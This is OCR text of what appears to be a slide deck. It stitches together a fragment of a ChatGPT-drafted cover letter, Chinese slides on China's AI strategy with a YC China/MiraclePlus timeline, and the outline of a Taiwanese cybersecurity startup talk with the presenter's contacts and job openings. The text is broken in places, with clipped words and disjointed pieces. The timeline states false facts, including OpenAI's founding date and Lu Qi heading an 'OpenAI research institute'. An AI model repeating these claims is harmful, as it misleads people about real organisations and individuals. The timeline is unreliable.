
Dear Hiring Manager,

I am writing to express my interest in the Digital Marketing specialist position at your company. With two years of experience in the industry and a strong background in marketing and communications, I am confident in my ability to contribute to the success of

ChatGPT Dec 15 Version. Free Research Preview. Our goal is to make AI systems more natural and safe to interact with. Your feedback will help us improve.

地缘政治的AI發展縮影

- LARGE MODEL
- SMALL MODEL
- FINED-TUNED
- VERTICAL APPLICATIONS



将YC18年独特有效的方法论本地化

每年两期创业营，投资加速早期技术驱动企业，通过社区长期帮助每个创业者

奇绩创坛
MIRACLEPLUS
ombinator

2018年8月15日
陆奇成立YC中国

2019年5月
举办首届YC中国路演

2019年11月
独立成为奇绩创坛

m Altman
为YC创业者
YC成立大会
中结识陆奇

2014年，Sam接任YC
总裁，开始邀请并等
待陆奇来建立YC中国

OpenAI

2016年12月
Sam Altman
OpenAI 成立

2018年8月1日
陆奇加入YC
担任YC合伙人
YC研究院长

GPT-1

开启预训练时代

2019年3月
Sam Altman辞去YC总裁
专注投身OpenAI

……

2020年 YC研究院成为
OpenAI研究院
陆奇博士继续担任院长

05年
2014年
2017年
2019年

新时代：中国机会

快速追赶，打造基础

- 基础模型：重建中国的GPT-3.5到GPT-4模型能力
- 对齐模型：(基于RLHF) 对自然语言，代码等
- 汇聚覆盖核心模态：足够的Token和Token化
- 建立基础设施：网络计算系统，训练系统，推理系统
- 汇聚足够有效算力：芯片，工具和开发系统
- 建立模型延申开发模式：模型API，Plugin等
- 完成中国自有的类似ChatGPT的初步生态

市场发展

- 大厂(如百度等)和科研机构
- 创业公司和资本市场
- 核心资源（人才、算力、数据、资本、国外市场链接)
- 平台、基础设施、应用、关键行业如医疗等
- 早期紧跟OpenAI的前沿，逐步开拓中国模式
- 中长期国际化机会（亚洲和其他)

国家引导

- 整体和长期布局
- 基础设施
- 引导扶持
- 发挥国家优势（尤其是特定领域的固定成本)

社会影响

- 教育
- 科研（第四范式，新产-学-研)
- 文化与文明

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X

B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer

B. Collaboration with over 10 cybersecurity companies and seed round investment

C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era

B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC

B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology

B. Solutions for zero trust and cybersecurity challenges

Looking Ahead to Future Trends

A. Development direction in the AIoT era


B. Development and applications of cybersecurity AI

Conclusion

A. Importance of continuous innovation and staying true to one's initial intentions

B. Strategies and goals for entering the market

- CYBERSECURITY IN SUPPLY CHAIN (SEMI, CMMC)、5G AIOT
- NETWORK AS A SERVICE
  - SD-WAN、FWA、MEC、RAN
- SECURITY AS S SERVICE
  - DEVICE MANAGEMENT CLOUD, FIRMWARE ON THE AIR
  - DEVELOPING THREAT-DRIVEN AND VULNERABILITY-DRIVEN THREAT HUNTING AND CYBERSECURITY COMPLIANCE SERVICES
    - MINIMUM VIABLE PRODUCT- SMALL AND MEDIUM BUSINESS NETWORK DETECTION AND RESPONSE
    - SUPPORTING SOFTWARE BILLING OF MATERIAL (SBOM) VULNERABILITY ASSESSMENT



Source: Gartner (July 2021)
768660_C

Ching-Hao Mao (Eric Mao) 毛敬豪
chmao2008@gmail.com
Eric.Mao@wnc.com

The things that do not kill me make me stronger.

Friedrich Nietzsche

- We are currently recruiting. (WNC)
  - 威脅策略分析師
  - 威脅分析工程師
  - Android Engineer (Cloud Team)
  - DevOps Software Engineer

- AI Cybersecurity Meetup
- chmao2008@gmai.com
- Tue 20:30~21:30
- Online (Teams)
- Topics:
  - SAGE Model
  - CADE: Pros and Cons
  - TLS Fingerprints

- Welcome to industry-academia collaboration
  - IIoT, 5G
  - IPU (OneAPI)
  - LLM

THANK YOU